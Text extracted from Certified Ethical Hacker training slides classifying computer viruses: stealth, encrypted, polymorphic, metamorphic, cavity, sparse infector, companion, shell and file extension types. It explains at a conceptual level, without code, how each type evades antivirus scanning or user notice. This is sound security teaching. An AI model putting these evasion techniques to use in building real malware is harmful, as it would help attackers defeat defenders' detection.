
These viruses evade the anti-virus software by intercepting its requests to the operating system



A virus can hide itself by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS



The virus can then return an uninfected version of the file to the anti-virus software, so that it appears as if the file is "clean"



Encryption Viruses



This type of virus uses simple encryption to encipher the code



The virus is encrypted with a different key for each infected file



AV scanner cannot directly detect these types of viruses using signature detection methods



Virus Code

Encryption key 1



Encryption Virus 1

Encryption key 2



Encryption Virus 2

Encryption key 3




Encryption Virus 3

Polymorphic Code

CEH
Certified Ethical Hacker

- ↳ Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- ↳ To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine)
- ↳ A well-written polymorphic virus therefore has no parts that stay the same on each infection



Metamorphic Viruses



Metamorphic Viruses


Metamorphic viruses rewrite themselves completely each time they are to infect new executable

Metamorphic Code

Metamorphic code can reprogram itself by translating its own code into a temporary representation and then back to the normal code again

Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the metamorphic engine



Variant 1

Variant 2

Variant 3

.....> Metamorphic Engine

This diagram depicts metamorphic malware variants with recorded code

File Overwriting or Cavity Viruses



Cavity Virus overwrites a part of the host file that is with a constant (usually nulls), without increasing the length of the file and preserving its functionality

Content in the file before infection


Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant.



Original File
Size: 45 KB

Content in the file after infection

Null Null Null Null Null Null Null
Null Null Null Null Null Null Null



Infected File
Size: 45 KB

Sparse Infector Viruses



Sparse
Infector
Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose lengths fall within a narrow range



By infecting less often, such viruses try to minimize the probability of being discovered

Difficult to Detect

Infection Process

Wake up on 15th of every month and execute code



Companion/Camouflage Viruses



01

A Companion virus creates a companion file for each executable file the virus infects



02

Therefore, a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and infect the system



Attacker

Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory




Notepad.exe




Notepad.com

Shell Viruses




- Virus code forms a shell around the target host program's code, making itself the original program and host code as its sub-routine
- Almost all boot program viruses are shell viruses

Before Infection



← Original Program →

After Infection



← Virus Code → ← Original Program →

File Extension Viruses



File extension viruses change the extensions of files


.TXT is safe as it indicates a pure text file

With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT

If you have forgotten that extensions are turned off, you might think this is a text file and open it

This is an executable Visual Basic Script virus file and could do serious damage

Countermeasure is to turn off "Hide file extensions" in Windows

